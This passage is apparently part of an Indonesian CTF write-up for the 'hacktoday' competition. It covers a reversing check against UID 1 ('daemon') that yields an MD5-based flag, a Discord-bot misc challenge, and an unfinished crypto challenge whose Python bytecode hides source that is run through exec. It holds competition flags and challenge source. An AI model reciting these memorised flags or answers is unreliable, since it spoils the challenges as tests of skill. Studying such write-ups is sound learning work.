               DCB   0
               DCB   4
               DCB   0
               DCB   0
               DCB   0
               DCB   4
               DCB   0
               DCB   0
               DCB   0
               DCB  0x31 ; 1
               DCB  0x33 ; 3
               DCB  0x33 ; 3
               DCB  0x37 ; 7

```

Interpretasi kami dari hasil dekompilasi dan instruksi pada subroutine ini, yakni antara binary mengecek jika memang harus ada 2 UID:(1) pada OS dan UID 1 dan 1337 harus sama usernya, namun bisa juga sebaliknya, dan karena secara *default* UID 1337 itu tidak ada, maka kami refer ke UID 1 Linux, yakni **daemon** (cek dari /etc/passwd), dan ternyata benar!

*Return value* yang benar seharusnya adalah:

```
hacktoday{ + MD5('This is illegal, you cant have 2' +  
'daemon' + ' at the same time') + }
```

Flag yang didapatkan:

```
hacktoday{a0bbfae846215e4eadbacd1d70a78a86}
```

## Misc

### Absen dulu

Katanya flagnya berada di BotToday. Saat penulis memeriksa Bot Today di discord, ternyata ada potongan flag pada Bot Today di channel-channel yang berbeda. Bila kita susun akan dapat flagnya.

Mau disisipkan screenshot tapi botnya sudah tidak aktif. Namun ada tiga bagian yang jika dijadikan satu, akan dapat flagnya.

Flag: `hacktoday{ada_ilham_ada_farel_ada_kurniawan}`

Forensic





# Cryptography

## Impossible-v2

\*Remain 50% Solved

### TL;DR

1. Install Python 3.12 pada docker
2. Menggunakan modul `dis` dan `marshal` untuk me-load bytecode Python, yang didapatkan outputnya merupakan *disassembly* dari OPCODE Python:

```
0          0 RESUME          0

1          2 BUILD_LIST      0
          4 LOAD_CONST      0
((605468901186542881681471193380832466386598656638253919471
02568152932666838840651688257807363249253302138326055207879
08908333811185212614671277930580154850390585758330959805699
58664627339261294549615022845304702095325175351540711759764
04551744783828175570210064922939277068584342922322655514427
11056449128313002148530011432225655846516294072561013794727
04462542426381717169579171944422371121439369866194943433263
40422872889519747252391605244137331721756123255410468193889
63235960308033729865036280256242266614976429711719,
89424475601498777896716351634329068526134058062421819270901
30887436902987045634079363246121,
24831005141579471558132940326753657618466443868802157925865
10362793903139716000836429900540726891383332798272809065675
2607678711842654605005664323114107892966644869117301111389,
92903819957735594268328877902165342337183095233610616302698
13656047002300131340614977225929557831994501731679490080451
75436183935236244298457284525898041756150044200509831321977
9998308695669992873179192590538365344819008380994,
```

14800432408797425960365608780476467859080141491657428736419  
70823164674941314088321195603110417247805127365351006842706  
841643130537945730279144962427514107910492911059497,  
30808379392495418436327781454718830789398053245460766557472  
55004819185327874351676313917006371014095685691141286652821  
00853200050350390831878706736562697857980018631406663554487  
80522119509941984906724508759412515419500469929727517678217  
63776570782030234591538888103233643245855839003628770524022  
22005767716344446402804108144034785661956766848721716587633  
91977526422704008891812095903090488065948082042594459830895  
85737895850493776665025790032243773089124324673566075623410  
57744042902498079375651502404312930871837641082296637925000  
21129073728614984196144,  
18622379269132215742846799754609208002265469725085631989286  
4306443491223593))

	6	LIST_EXTEND	1
	8	STORE_NAME	0 (scripts)
9	10	LOAD_NAME	0 (scripts)
	12	GET_ITER	
>>	14	FOR_ITER	49 (to 116)
	18	STORE_NAME	1 (i)
10	20	PUSH_NULL	
	22	LOAD_NAME	2 (exec)
	24	LOAD_NAME	1 (i)
	26	LOAD_ATTR	7 (NULL self +
to_bytes)			
	46	LOAD_NAME	1 (i)
	48	LOAD_ATTR	9 (NULL self +
bit_length)			
	68	CALL	0
	78	LOAD_CONST	1 (7)

		80	BINARY_OP	0 (+)
		84	LOAD_CONST	2 (3)
		86	BINARY_OP	9 (>>)
		90	LOAD_CONST	3 ('big')
		92	CALL	2
		102	CALL	1
		112	POP_TOP	
		114	JUMP_BACKWARD	51 (to 14)
9	>>	116	LOAD_CONST	4 (None)
		118	RETURN_VALUE	

Setiap konstanta Long tersebut dikonversikan balik menggunakan fungsi **long\_to\_bytes** dari `Crypto.Util.number` yang menghasilkan SC kodingan sebenarnya:

```
from random import shuffle as zhuffle
from hashlib import sha512 as zha512
from base64 import b64encode
from string import ascii_letters,digits
from math import ceil,floor
from os import urandom
from flag import flag
```

```
F=(ascii_letters+digits+'+/' ).encode()
```

```
def fun_3(haz):
    A=int.from_bytes(haz,'big')
    B=A//2
    C=A^B
    return hex(C)[2:]
```

```
def fun_2():
```

```

C=list(F)
A=list(F)
zhuffle(A)
B={61:61}
for (D,E) in zip(C,A):
    B[D]=E
return B

def fun_1(msgz):
    A=fun_2()
    B=bytes([A[B]for B in msgz])
    return fun_3(B)

def fun_0():
    A=flag
    B=abs(len(A)%-16)/2
    A=urandom(ceil(B))+A+urandom(floor(B))
    D=[b64encode(zha512(A[:B+1]).digest()) for B in
range(len(A))]
    E=[fun_1(A) for A in D];
    with open('out.txt','w')as C:
        C.write(str(E))
        C.close()
    return 0

if __name__=='__main__':
    fun_0()

```

Sayangnya, kami belum dapat melanjutkan analisa karena waktu telah habis ~